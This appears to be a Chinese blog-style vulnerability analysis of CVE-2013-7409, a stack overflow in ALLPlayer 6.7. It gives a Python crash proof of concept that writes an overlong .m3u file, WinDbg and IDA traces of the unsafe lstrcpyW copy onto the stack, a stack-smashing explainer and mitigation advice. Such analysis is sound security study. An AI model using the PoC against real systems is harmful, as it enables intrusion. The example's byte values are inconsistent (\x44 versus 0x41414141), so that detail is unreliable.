1.背景

团队内的考核，目标是考察这段时间内队内成员的学习情况。因为笔者研究的方向是二进制漏洞挖掘，所以队长给笔者发了一个有漏洞的软件ALLPlayerEN.6.7.exe,其对应的CVE编号是CVE-2013-7409。考核任务是希望笔者分析一下这个软件的漏洞成因并写出分析过程。

先百度了一下这个软件的功能：

ALLPlayer (电脑dvd播放器)是一款是采用DirectX元件来制作的影片播放器软件，支援多种格式，以及许多独特功能，如双荧幕互录功能、双荧幕展成全荧幕播放、比 Windows Media Player 更强大的解码器侦测/下载功能，也能制作字幕并且能自行依照影片演进速度和字数自动加以调节显示速度，配合人的观看习惯。

根据这个软件的介绍，大致知道这个漏洞属于文件格式漏洞，因为已经知道是个CVE,所以应该存在poc了，所以从github上找到了poc。可以开始漏洞分析了。  
2 结合poc定位漏洞

生成poc的python脚本poc.py如下，这个脚本将一个很长的字符串写到一个叫ALLPlayer\_Poc.m3u文件中

    junk = "http://"  
    buffer="\x41" \* 5000  
    exploit = junk + buffer  
    try:  
       out\_file = open("ALLPlayer\_Poc.m3u",'w')  
       out\_file.write(exploit)  
       out\_file.close()  
       print "Exploit file created!"   
    except:  
       print "Error"  
  
用windbg附加ALLPlayer打开poc.py生成的ALLPlayer\_Poc.m3u，程序崩溃  
  
    This exception may be expected and handled.  
    eax=00120041 ebx=066bb35c ecx=00130000 edx=066bc8d4 esi=00001390 edi=00000000  
    eip=7c932f4e esp=0012ea2c ebp=0012ea2c iopl=0 nv up ei pl nz na pe nc  
    cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000 efl=00210206  
    ntdll!wcscpy+0xe:  
    7c932f4e 668901  mov word ptr [ecx],axds:0023:00130000=6341

崩溃发生在wcscpy函数中，先看一下wcscpy函数的汇编代码，如下所示  
wcscpy函数把从strSource地址开始且含有'\0000'结束符的字符串复制到以strDestination开始的地址空间，返回值的类型为wchar\_t\*)  
  
    ntdll!wcscpy:   
    7c932f40 8bffmov edi,edi  
    7c932f42 55  pushebp  
    7c932f43 8becmov ebp,esp  
   7c932f45 8b4d08  mov ecx,dword ptr [ebp+8]         #char \*strDestination  
    7c932f48 8b550c  mov edx,dword ptr [ebp+0Ch]    #char \*strSource   
    7c932f4b 668b02  mov ax,word ptr [edx]  
    7c932f4e 668901  mov word ptr [ecx],axds:0023:00130000=6341  
      
为了更清晰的看出wcscpy函数的作用以及执行流程，在ida里定位wcscpy函数并F5查看wcscpy函数伪c代码，如下所示  
  
     \_\_int16 \*\_\_cdecl wcscpy(\_\_int16 \* strDestination, \_\_int16 \* strSource)#

{   \_\_int16 \*des; // ecx  
       \_\_int16 \*sou; // edx  
       \_\_int16 index; // ax  
       des = strDestination;  
       sou = strSource;  
       do  
       {  
     index = \*sou;  
     \*des = \*sou;  
     ++des;  
     ++sou;  
       }  
       while ( index );  
      return a1;  
     }

因为在wcscpy函数出现了崩溃，所以猜测是个栈溢出漏洞，先用dd命令查看ebp指向的值，这里是因为32位程序是通过栈传递参数的，ebp后是wcscpy函数返回地址，再后是函数的参数，也就是上面说的源字符串指针以及目标字符串指针

    0:000> dd ebp  
    0012ea2c  0012ea60 7c80bb10 0012ea88 066bb35c

因为函数参数是从右往左压人栈中的，根据wcscpy函数c代码，然后知道了源字符串指针为066bb35c，目标字符串指针为0012ea88。

再用dd命令查看源字符串内容，发现就是poc中自定义的字符串的unicode编码  
  
   0:000> dd 066bb35c  
   066bb35c  00740068 00700074 002f003a 0041002f  
    066bb36c  00410041 00410041 00410041 00410041  
    066bb37c  00410041 00410041 00410041 00410041  
    066bb38c  00410041 00410041 00410041 00410041  
    066bb39c  00410041 00410041 00410041 00410041  
    066bb3ac  00410041 00410041 00410041 00410041  
    066bb3bc  00410041 00410041 00410041 00410041  
    066bb3cc  00410041 00410041 00410041 00410041

用dd命令目标字符串内容，已经覆盖为poc中自定义的字符串了  
  
    0:000> dd 0012ea88   
    0012ea88  00740068 00700074 002f003a 0041002f  
    0012ea98  00410041 00410041 00410041 00410041  
    0012eaa8  00410041 00410041 00410041 00410041  
    0012eab8  00410041 00410041 00410041 00410041  
    0012eac8  00410041 00410041 00410041 00410041  
    0012ead8  00410041 00410041 00410041 00410041  
    0012eae8  00410041 00410041 00410041 00410041  
    0012eaf8  00410041 00410041 00410041 00410041  
  
因为传递进wcscpy函数的参数只是两个缓冲区的指针，所以栈溢出不会发生在wcscpy函数中，所以需要看看调用wcscpy函数的函数中的具体情况再确认是不是会发生栈溢出。于是用kv命令查看函数调用  
  
    0:000> kv  
    ChildEBP RetAddr  Args to Child    
    0012ea2c 7c80bb10 0012ea88 066cb35c 00000000 ntdll!wcscpy+0xe (FPO: [Non-Fpo])  
    0012ea60 00699632 0012ea88 066cb35c 0012ecf0 kernel32!lstrcpyW+0x1c (FPO: [Non-Fpo])  
    WARNING: Stack unwind information not available. Following frames may be wrong.  
    0012ecdc 00410041 00410041 00410041 00410041 ALLPlayer!TMethodImplementationIntercept+0x22cb3e  
    0012ece0 00410041 00410041 00410041 00410041 ALLPlayer+0x10041  
  
可以看到ALLPlayer!TMethodImplementationIntercept+0x22cb3e是ntdll!wcscpy的调用者  
  
于是在ida中找到ALLPlayer!TMethodImplementationIntercept+0x22cb3e处代码进行分析  
  
    .text:0069960A loc\_69960A: ; CODE XREF: .text:006995FC↑j  
    .text:0069960A pushebx  
    .text:0069960B calllstrlenW\_0\_0  
    .text:00699610 mov esi, eax  
    .text:00699612 inc esi  
    .text:00699613 lea eax, [ebp-254h]  
    .text:00699619 xor ecx, ecx  
    .text:0069961B mov edx, 104h  
    .text:00699620 callsub\_407B64  
    .text:00699625 push ebx          <-------------- 源字符串  
    .text:00699626 lea eax, [ebp-254h]  
    .text:0069962C push eax <---------------目标缓冲区  
    .text:0069962D call strcpyW <-------------- 崩溃触发点  
    .text:00699632 mov eax, [ebp+8]

根据对ALLPlayer!TMethodImplementationIntercept+0x22cb3e处汇编代码的分析，我们知道wcscpy函数的源字符串指针就是此时的ebx中保存的值，而目标字符串就是此时eax中保存的值，为了进一步知道源字符串以及目标字符串具体的位置及内容，我们需要让程序运行到ALLPlayer!TMethodImplementationIntercept+0x22cb3e时断下

于是用bp命令在该函数中下断再重新附加打开ALLPlayer\_Poc.m3u，断下  
  
    0:005> bp ALLPlayer!TMethodImplementationIntercept+0x22cb1e  
    0:005> g  
    Breakpoint 1 hit  
    eax=0000138f ebx=066bb35c ecx=7c809ac6 edx=0000000a esi=0000138f edi=00000000  
    eip=00699612 esp=0012ea70 ebp=0012ecdc iopl=0 nv up ei ng nz na pe nc  
    cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000 efl=00200286  
    ALLPlayer!TMethodImplementationIntercept+0x22cb1e:  
    00699612 46  inc esi  
  
根据上面对ALLPlayer!TMethodImplementationIntercept+0x22cb3e处汇编代码的分析查看关键位置的值

首先查看源字符串ebx中的内容，显而易见，就是我们poc中定义的字符串

    0:000> dd ebx  
    066bb35c  00740068 00700074 002f003a 0041002f  
    066bb36c  00410041 00410041 00410041 00410041  
    066bb37c  00410041 00410041 00410041 00410041  
    066bb38c  00410041 00410041 00410041 00410041  
    066bb39c  00410041 00410041 00410041 00410041  
    066bb3ac  00410041 00410041 00410041 00410041  
    066bb3bc  00410041 00410041 00410041 00410041  
    066bb3cc  00410041 00410041 00410041 00410041

再查看eax(目标字符串的位置及内容),因为还没有进入wcscpy函数，所以目标字符串中全为0

但是通过查看esp指针的内容我们发现eax的位置是指向栈上的，这意味着wcscpy函数是往栈上复制字符串！！

    0:000> dd eax  
    0012ea88  00000000 00000000 00000000 00000000  
    0012ea98  00000000 00000000 00000000 00000000  
    0012eaa8  00000000 00000000 00000000 00000000  
    0012eab8  00000000 00000000 00000000 00000000  
    0012eac8  00000000 00000000 00000000 00000000  
    0012ead8  00000000 00000000 00000000 00000000  
    0012eae8  00000000 00000000 00000000 00000000  
    0012eaf8  00000000 00000000 00000000 00000000


    0:000> dd esp  
    0012ea6c  066bb35c 0012ecf0 00699791 0012ecdc  
    0012ea7c  00b55bf8 066bb35c 00000000 00000000

我们会看到我们设置的字符串已经被复制进ebx指向的缓冲区中，即将复制进eax指向的缓冲区，eax指向栈上，所以如果我们设置的字符串足够长就可以覆盖ebp乃至之后的函数返回地址以及异常处理函数了

至此我们知道这是一个栈溢出，当ebx中的字符串足够长时，会覆盖函数返回地址以及栈中的一些重要数据。

3. 一个简单的列子

可能大家还不清楚栈溢出的危害性，下面笔者就以下这个简单的程序说明以下栈溢出原理以及其危害性



这段代码简单地调用函数foo（），并传递给它一个命令行参数作为参数（argv [1]）。函数foo先声明一个长度为12的变量c。然后它调用函数strcpy（），它将argv [1]的值复制到变量c中。Strcpy复制argv [1]内容给c直到字符串结束，Strcpy函数以‘\x00’字符作为字符串的结束符。如果argv [1]字符串小于12，则不会发生任何事，但是如果argv [1]字符串>=12呢？这样Strcpy就会继续往c缓冲区方继续复制。这样就会导致缓冲区溢出，这就是栈溢出的原理：写入数据大于目标缓冲区。

在说明栈溢出的危害性前我们先看一下执行foo函数时栈里的数据分布清况：



可以看到c缓冲区后面紧跟着ebp，再后面就是foo函数的返回地址，正常情况下，foo函数执行结束后，就会跳到返回地址指向的地址去继续执行。

换个思路，如果我们能将返回地址覆盖为自定义的内容，比如‘\x44\x44\x44\x44’,那么在foo函数执行结束就会返回到地址0x41414141处去执行。

再深入想想，如果我们再地址0x41414141地址处布置了一段恶意代码，那结果可想而知。

这便是栈溢出的危害了。

4. 防护措施

栈溢出漏洞已经很少出现了，但不代表没有。上面讲的ALLPlayer就是一个真实的栈溢出。从开发者角度防护方法有以下几点：

1. 边界检查：当函数中有局部变量时，退出函数前检查是否超出边界
2. 不使用strcpy，wcscpy等函数：这类函数判断字符串结束的方式比人导致漏洞出现，微软提供了升级版的strcpy\_s，wcscpy\_s函数供开发者使用，更安全